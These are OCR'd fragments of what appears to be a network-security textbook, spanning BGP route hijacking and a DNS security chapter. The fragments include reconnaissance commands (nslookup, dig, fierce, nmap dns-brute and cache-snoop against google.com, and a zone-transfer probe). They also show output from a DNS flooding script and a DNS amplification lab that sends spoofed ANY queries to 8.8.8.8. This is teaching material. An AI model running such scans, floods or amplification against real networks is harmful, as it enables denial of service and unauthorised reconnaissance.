


Distance vector – G700,F600,C300,B200,A100


A100
ISR4331
Router1
A300
ISR4331
Router0
ISR4331
A200


Router1
Physical
Config
CLI
Attributes
IOS Command Line Interface
%LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0, up
Router(config-if)#ip address 200.200.200.1 255.255.255.0
Router(config-if)#exit
Router(config)#router bg
Router(config)#router bgp 100
Router(config-router)#bgp router-id 1.1.1.1
Router(config-router)#exit
Router(config)#router bgp 100
Router(config-router)#neigh
Router(config-router)#neighbor 10.10.10.2
% Incomplete command.
Router(config-router)#neighbor 10.10.10.2 remote
Router(config-router)#neighbor 10.10.20.1 remote-as 200
Router(config-router)#neigh
Router(config-router)#neighbor 10.10.30.1 remo
Router(config-router)#neighbor 10.10.30.1 remote-as 300
Router(config-router)#exit


Fake road to hijack
Actual road



BGP Router
Shortest Path
Source AS
Destination AS
Fake AS


```
bgpd-R5# sh ip bgp
BGP table version is 0, local router ID is 9.0.5.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 1.0.0.0          9.0.6.1                                0 2 1 i
*                   9.0.7.1                                0 3 1 i
*  2.0.0.0          9.0.5.2                                0 4 2 i
*>                  9.0.6.1                 0              0 2 i
*                   9.0.7.1                                0 3 2 i
*  3.0.0.0          9.0.5.2                                0 4 3 i
*                   9.0.6.1                                0 2 3 i
*>                  9.0.7.1                 0              0 3 i
*  4.0.0.0          9.0.6.1                                0 2 4 i
*                   9.0.7.1                                0 3 4 i
*>                  9.0.5.2                 0              0 4 i
*> 5.0.0.0          0.0.0.0                 0          32768 i
```

```
bgpd-R5# sh ip bgp
BGP table version is 0, local router ID is 9.0.5.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 1.0.0.0          9.0.8.2                 0              0 6 i
*                   9.0.5.2                                0 4 3 1 i
*                   9.0.6.1                                0 2 1 i
*                   9.0.7.1                                0 3 1 i
*  2.0.0.0          9.0.5.2                                0 4 2 i
*>                  9.0.6.1                 0              0 2 i
*                   9.0.7.1                                0 3 2 i
*  3.0.0.0          9.0.5.2                                0 4 3 i
*                   9.0.6.1                                0 2 3 i
*>                  9.0.7.1                 0              0 3 i
*  4.0.0.0          9.0.6.1                                0 2 4 i
*                   9.0.7.1                                0 3 4 i
*>                  9.0.5.2                 0              0 4 i
*> 5.0.0.0          0.0.0.0                 0          32768 i
```

Chapter 13: DNS Security

```
C:\Users\Legion>nslookup
Default Server:  local.reivernet.com
Address:  172.17.137.254

> set type=A
> google.com
Server:  local.reivernet.com
Address:  172.17.137.254

Non-authoritative answer:
Name:    google.com
Address:  216.58.209.142
```





```
Non-authoritative answer:
printsection()
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns4.google.com.
google.com      nameserver = ns2.google.com.
google.com      nameserver = ns3.google.com.
google.com      rdata_257 = 0 issue "pki.goog"
google.com      text = "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
google.com      text = "v=spf1 include:_spf.google.com ~all"
google.com      text = "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com      text = "apple-domain-verification=30afIBcvSuDV2PLX"
google.com      text = "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
google.com      text = "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
google.com      text = "google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"
google.com      text = "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com      text = "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="
Name:   google.com
Address: 172.217.18.142

Authoritative answers can be found from:
printsection()
printsection()
ns1.google.com  internet address = 216.239.32.10
ns2.google.com  internet address = 216.239.34.10
ns3.google.com  internet address = 216.239.36.10
ns4.google.com  internet address = 216.239.38.10
ns1.google.com  has AAAA address 2001:4860:4802:32::a
ns2.google.com  has AAAA address 2001:4860:4802:34::a
ns3.google.com  has AAAA address 2001:4860:4802:36::a
ns4.google.com  has AAAA address 2001:4860:4802:38::a
```

```
└─$ dig version.bind CHAOS TXT @8.8.8.8


; <<>> DiG 9.17.21-1-Debian <<>> version.bind CHAOS TXT @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53463
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6f355460c2793a4f97d3c2f362080ab4ea7e47f1ad93a7af (good)
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.11.5-P4-5~bpo9+1-Debian"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.
```

```
└─$ fierce --domain google.com
NS: ns3.google.com. ns4.google.com. ns1.google.com. ns2.google.com.
SOA: ns1.google.com. (216.239.32.10)
Zone: failure
Wildcard: failure
Found: 1.google.com. (142.250.185.46)
Nearby:
{'142.250.185.41': 'mct01s19-in-f9.1e100.net.',
 '142.250.185.42': 'mct01s19-in-f10.1e100.net.',
 '142.250.185.43': 'mct01s19-in-f11.1e100.net.',
 '142.250.185.44': 'mct01s19-in-f12.1e100.net.',
 '142.250.185.45': 'mct01s19-in-f13.1e100.net.',
 '142.250.185.46': 'mct01s19-in-f14.1e100.net.',
 '142.250.185.47': 'mct01s19-in-f15.1e100.net.',
 '142.250.185.48': 'mct01s19-in-f16.1e100.net.',
 '142.250.185.49': 'mct01s19-in-f17.1e100.net.',
 '142.250.185.50': 'mct01s19-in-f18.1e100.net.',
 '142.250.185.51': 'mct01s19-in-f19.1e100.net.'}
Found: about.google.com. (142.250.185.46)
Found: academico.google.com. (142.250.181.4)
```

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo nmap --script=dns* google.com -p53 -sU -sT
[sudo] password for deep:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-13 01:47 IST
Nmap scan report for google.com (172.217.18.142)
Host is up (0.0015s latency).
Other addresses for google.com (not scanned): 2a00:1450:4018:809::200e
rDNS record for 172.217.18.142: arn02s05-in-f142.1e100.net

PORT   STATE SERVICE
```


```
PORT   STATE SERVICE
53/tcp open  domain
|_dns-fuzz: The server seems impervious to our assault.
| dns-nsec3-enum:
|_  DNSSEC NSEC3 not supported
53/udp open  domain
| dns-nsec3-enum:
|_  DNSSEC NSEC3 not supported
```


```
| dns-cache-snoop: 9 of 100 tested domains are cached.
| google.com
| www.google.com
| www.facebook.com
| www.youtube.com
| www.wikipedia.org
| msn.com
| www.blogger.com
| apple.com
|_www.apple.com
```


```
Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     admin.google.com - 172.217.18.142
|     admin.google.com - 2a00:1450:4018:800::200e
|     id.google.com - 172.217.169.227
|     id.google.com - 2a00:1450:4018:809::2003
|     ads.google.com - 142.250.185.46
|     images.google.com - 172.217.169.238
|     ads.google.com - 2a00:1450:4018:809::200e
|     images.google.com - 2a00:1450:4018:801::200e
|     news.google.com - 142.250.185.46
|     alerts.google.com - 142.250.185.46
|     news.google.com - 2a00:1450:4018:809::200e
|     alerts.google.com - 2a00:1450:4018:809::200e
|     ns.google.com - 216.239.32.10
|     dns.google.com - 8.8.4.4
|     dns.google.com - 8.8.8.8
|     ap.google.com - 172.217.18.132
|     upload.google.com - 172.217.169.239
|     dns.google.com - 2001:4860:4860::8844
|     dns.google.com - 2001:4860:4860::8888
|     ap.google.com - 2a00:1450:4018:800::2004
|     upload.google.com - 2a00:1450:4018:801::200f
|     apps.google.com - 142.250.185.46
|     ipv6.google.com - 2a00:1450:4018:805::200e
|     apps.google.com - 2a00:1450:4018:809::200e
|     download.google.com - 172.217.18.132
|     download.google.com - 2a00:1450:4018:800::2004
|     vpn.google.com - 64.9.224.68
|     vpn.google.com - 64.9.224.69
|     vpn.google.com - 64.9.224.70
```


```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo host -t ns zonetransfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
```


```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo host -d zonetransfer.me nsztm1.digi.ninja
Trying "zonetransfer.me"
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6156
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;zonetransfer.me.               IN      A

;; ANSWER SECTION:
zonetransfer.me.        7200    IN      A       5.196.105.14

;; AUTHORITY SECTION:
zonetransfer.me.        7181    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7181    IN      NS      nsztm2.digi.ninja.

;; ADDITIONAL SECTION:
nsztm1.digi.ninja.      10800   IN      A       81.4.108.41
nsztm2.digi.ninja.      10800   IN      A       34.225.33.2

Received 133 bytes from 81.4.108.41#53 in 752 ms
Trying "zonetransfer.me"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44509
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;zonetransfer.me.               IN      AAAA
```



Attacker's DNS client
Fake DNS queries request by the attacker
Rand1...∞.victim.com
DNS resolver
Authoritative server
Authoritative server
Fake queries resolved by the authoritative servers


C:\WINDOWS\system32\cmd.exe - python dns-flooding.py
Received 2 packets, got 1 answers, remaining 0 packets
71 4be5xmy.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
72 y8r.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
73 zv.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
74 ecmtx.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
75 cjhtffh.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
76 mnbhm.192.168.64.130.net
Begin emission:
Finished sending 1 packets.
Kali - VMware Workstation 16 Player (Non-commercial use only)
Player
deep@ADTEC0665L: ~
*eth0
08:37 AM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 5
No. Time Source Destination Protocol Length Info
117 264.545… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A aqzt2k.192.168.64.130.net
77 170.130… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A 4uwoxl.192.168.64.130.net
58 142.540… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A psomrr.192.168.64.130.net
41 58.4280… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A z4wja5.192.168.64.130.net
16 24.5393… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A 2nxgfv.192.168.64.130.net
13 23.5377… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A 291egq.192.168.64.130.net
10 22.5365… 192.168.64.1 192.168.64.… DNS 85 Standard query 0x0000 A 0pm1dv.192.168.64.130.net
274 468.926… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A mnbhm.192.168.64.130.net
267 467.927… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A ecmtx.192.168.64.130.net
158 302.426… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A oufhw.192.168.64.130.net
149 299.430… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A bpidk.192.168.64.130.net
102 181.428… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A jjqqo.192.168.64.130.net
61 143.541… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A 7uobe.192.168.64.130.net
3 0.00129… 192.168.64.1 192.168.64.… DNS 84 Standard query 0x0000 A rzyzu.192.168.64.130.net
Frame 274: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4)
Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130
User Datagram Protocol, Src Port: 21075, Dst Port: 53
Domain Name System (query)


DNS Recursive
N number of domains
Botnet
Domain records
DNS Authoritative server
Cache


Open DNS resolver
Large responses
Open DNS resolver
Botnet
Victim
Spoofed DNS requests
Open DNS resolver



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
400.... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
400.... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
400.... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
400.... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
400.... 192.168.64... 8.8.8.8 DNS 70 Standard query 0x0000 ANY google.com
400.... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
400.... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
400.... 8.8.8.8 192.168... DNS 4... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
400.... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
400.... 8.8.8.8 192.168... DNS 5... Standard query response 0x0000 ANY google.com SOA ns1.google.com NS...
Frame 4: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4)
Internet Protocol Version 4, Src: 192.168.64.130, Ds
User Datagram Protocol, Src Port: 53, Dst Port: 53
Domain Name System (query)
0000 00 50 56 ec 6f d5 00 0c 29 c6 8b c4 08 00 45
0010 00 38 00 01 00 00 40 11 69 7a c0 a8 40 82 08
0020 08 08 00 35 00 35 00 24 da 4a 00 00 00 00 00
0030 00 00 00 00 00 00 06 67 6f 6f 67 6c 65 03 63
0040 6d 00 00 ff 00 01
deep@ADTEC0665L: ~/Desktop/DNS-Amplification-Lab/scripts
File Actions Edit View Help
deep@ADTEC0665L: ~/Desktop/DNS-Amplification-Lab/scripts
deep@ADTEC0665L: ~
(deep㉿ADTEC0665L)-[~/Desktop/DNS-Amplification-Lab/scripts]
$ sudo python3 base_script
Sent 100 packets.
